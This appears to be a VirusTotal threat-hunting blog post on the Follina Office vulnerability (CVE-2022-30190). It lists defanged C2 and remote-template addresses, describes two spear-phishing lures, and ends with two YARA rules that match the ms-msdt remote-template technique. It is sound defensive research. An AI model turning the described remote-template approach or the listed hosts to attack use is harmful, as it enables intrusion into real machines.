
During this stage a lot of the effort will be on filtering out  false positives, including PoCs from researchers. To find a starting set of samples, a first approach could be pivoting on crowdsourced Yara rules detecting this exploit:

To find interesting samples, an idea could be using the first submission (fs) modifier to retrieve samples uploaded to VirusTotal before the vulnerability was published:

An alternative way to find a set of samples could be using VT Grep capabilities to search for specific Follina-content in bundled XML files:

Please note VT Grep has some limitations in the number of additional modifiers it can be used with. 

An interesting pivoting point are document properties (such as author) to get all the files created or edited by a certain person. Lots of PoCs developers use publicly disclosed documents to simply modify the address hosting the malicious remote template. For instance, the following VTI query provides a nice starting point:

We can add extra filters to the previous searches to exclude obvious PoCs, such certain file names or adding a file type filter to exclude bundled XML files. The example below uses a crowdsourced YARA rule as starting set of results and uses some of these filter ideas:

Remote templates

Searching for remote templates used by Follina samples has the advantage that we don’t need to rely on the format (docx, RTF, etc) of the first stage document. It can also be useful to discover additional documents using the same template. 


The analyzed remote template gives us ideas on what could be a right combination of file properties to search for. Interestingly, in this case the combined output of two different tools (File type identification and file’s Magic bytes) provides a first approach:

The following query will retrieve HTML documents containing Powershell scripts, which is interesting nevertheless:

This query does not rely on AV’s verdicts, thus not risking to miss something undetectable, however provides false positives (not follina-related samples). Additionally, not all Follina remote templates get indexed as HTML documents. Another approach could use VT Grep for Powershell scripts including a call to MSDT:

Another variant of this idea omits the Powershell tag and relies only on file content. The size keyword is used as an additional filter based on the size of the discovered remote templates:

This last approach is quite similar to a classic YARA hunting which we could use in Livehunt and Retrohunt services. Examples of generic YARA rules are provided at the end of this post.

Our findings

Even though most of the samples available in VirusTotal were already covered by security vendors (like Malwarebytes, Proofpoint etc), we wanted to summarize them all together along with our own findings.

We started by getting all documents containing references to remote Html templates ending with exclamation marks (“html!” or “htm!”) and then we divided them into two groups: submitted before and submitted after the public vulnerability disclosure.

Before the disclosure

We only found 10 samples submitted to VirusTotal before May 28th. At least a few of them (below) look like PoCs created before the public disclosure and the first observed in-the-wild attack, which is interesting:

SHA-1
Remote template
Submitter’s country
First submission date
hxxps://127.0.0[.]1/testtesttest.html

Brazil

2021-10-21

hxxp://127.0.0[.]1/testtesttest.html

Argentina

2021-10-21

hxxp://asdasdas[.]com/e8c76295a5f9acb7/side.html

Hong Kong

2021-09-09

hxxp://caribarena[.]com/e8c76295a5f9acb7/side.html

Hong Kong

2021-09-09

Follina exploit implementations share similarities with CVE-2021-40444 (RCE in Microsoft MSHTML), using a similar approach to fetch a remote template from an XML Relationship file. Follina’s payloads are located in the remote template, making it necessary to analyze the remote payload for ful visibility of the attack. 


And the following are two of the remote templates used by some of the previous samples:

Some evidence, including pdns history and public email addresses, seem to indicate that one of the domains hosting a payload might be a compromised legitimate server. A second sample (in the “After the disclosure” set described below) also seems to abuse a compromised domain.

After the disclosure

To exclude PoCs from actual attacks, we filtered out samples using obvious names (like “follina.doc”, “poc.docx”, “test”, etc) as well as samples using local, non-existing C2 addresses or previously known C2 addresses (to avoid slightly modified resubmissions).

We found a set of samples reusing a single initially disclosed blank document and replacing the C2 with their own:

SHA-1
Remote template
Submitter’s country
First submission date
http://93.115.26[.]76:8000/index.html

Pakistan

2022-06-02

http://68.183.36[.]18:8000/index.html

Ethiopia

2022-06-01 

https://708b-27-122-14-41.ap.ngrok[.]io/index.html

Vietnam

2022-05-31 

https://www.cssformats[.]com/o/SDS84Sl.html

Germany

2022-05-30

In some cases, attackers implemented their own malformed document with specific spear phishing content.

This document document mimics an invitation to Doha Expo in Qatar and requests a remote template hosted at files[.]attend-doha-expo[.]com. Its parent domain was registered right after the exploit's public disclosure. However, subdomain’s pdns seem to indicate it was only available between May 30th to June 1st, probably the domain was timely taken down.


A second document named جدري القردة.docx (“Monkeypox.docx”) was uploaded from Saudi Arabia and looks like a Monkeypox virus warning issued by the Saudi Ministry of Health. It requests a remote template hosted at 212.138.130[.]8 which does not seem to be available since June 2nd. Like in the previous case, it was available for a really short period of time.

Conclusions

Used to weaponize first-stage documents to set a foot in the victim, Follina is an example of a vulnerability well worth monitoring. The retrospective analysis provides insights on for how long this vulnerability has been abused before being identified. Continuous monitoring helps identify additional indicators and avoid attacks against our organization, but most importantly, learn how attacks evolve and what kind of malware they are using. Threat intelligence should be actionable.

We provided several ideas on how you can use VirusTotal to hunt for new samples to discover new variations of this attack, which could be reused for any other campaign you would like to monitor in your Threat Hunter journey. As always, we are happy to hear any additional techniques you would like to share with us

Happy hunting!

IOCs

Please note that despite our filtering efforts still there could be some PoCs/False Positives samples

Collections: 

We are constantly tracking unseen samples of Follina exploitation and doing our best to filter out all the irrelevant ones. Interestingly, we detected Discord being abused to host Follina remote templates. Here is a list with some of the latest observations:

Example Yara rules for hunting
rule CVE_2022_30190_remote_template {
   meta:
      author = "Alexey Firsh"
      date = "2022-06-01"
      hash = "8e986c906d0c6213f80d0224833913fa14bc4c15c047766a62f6329bfc0639bd"
      
   strings:
      $s1 = "ms-msdt:" fullword ascii
      $s2 = "location.href" fullword ascii
    
   condition:
      filesize < 100KB
      and all of ($s*)
}

rule CVE_2022_30190 {
   meta:
      author = "Alexey Firsh"
      date = "2022-06-01"
      reference = "https://doublepulsar.com/follina-a-microsoft-office-code-execution-vulnerability-1a47fce5629e"
      hash = "62f262d180a5a48f89be19369a8425bec596bc6a02ed23100424930791ae3df0"
      
   strings:
      $t1 = "TargetMode='External'" fullword ascii
      $t2 = "TargetMode=\"External\"" fullword ascii
      
      $r1 = "<Relationship" fullword ascii

      $h1 = ".html!\"" ascii
      $h2 = ".html!'" ascii
      $h3 = ".htm!\"" ascii
      $h4 = ".htm!'" ascii
      
   condition:
      filesize < 100KB
      and any of ($t*)
      and $r1
      and any of ($h*)

}